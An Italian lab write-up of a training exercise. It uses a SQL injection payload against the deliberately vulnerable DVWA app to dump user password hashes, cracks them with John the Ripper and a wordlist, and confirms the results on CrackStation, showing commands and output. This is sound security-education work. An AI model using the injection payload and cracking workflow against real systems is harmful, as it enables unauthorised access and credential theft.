S6-L4

Password Cracking

Marco Falchi

Obiettivo dell'esercizio:


Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Svolgimento

Ho impostato le macchine virtuali quali Metasploitable2 e kali nella stessa rete interna, nel mio caso ip 192.168.50.102 per Metaspoitable2 e 192.168.50.100 per Kali Linux.

Comando eseguito su DWVA nella sezione "SQL Injection":

1'UNION SELECT user, password FROM users#



Come vediamo dall'immagine, la web app ci mostra le credenziali di accesso con password hashate di tutti gli utenti salvati nel database.

Decodifica password

È possibile riconoscere che in questo caso è stato utilizzato MD5 ad esempio tramite la lunghezza della stringa pari a 32 caratteri.

Ma ho deciso comunque di fare un test tramite il tool John The Ripper

```
(kali® kali)-[~]
$ john --show --format=raw-MD5 /home/kali/Desktop/CoseMarco/password.txt

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
CSRF
```

Ho poi salvato le password in un file di testo ed ho utilizzato il **tool John The Ripper** per decodificare le password trovate.

Tramite il comando:

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/CoseMarco/password.txt

il programma ci fornisce in output la password in chiaro.

```
(kali® kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/CoseMarco/password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-08-07 07:59) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Double check

Ho anche deciso di verificare i risultati forniti da John The Ripper con il sito web (https://crackstation.net/).

Che ha confermato i dati ricevuti dal tool precedente.

Hash	Туре	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
Color Codes: Green Exact match, Yellow: Partial match, Reg. Not found.		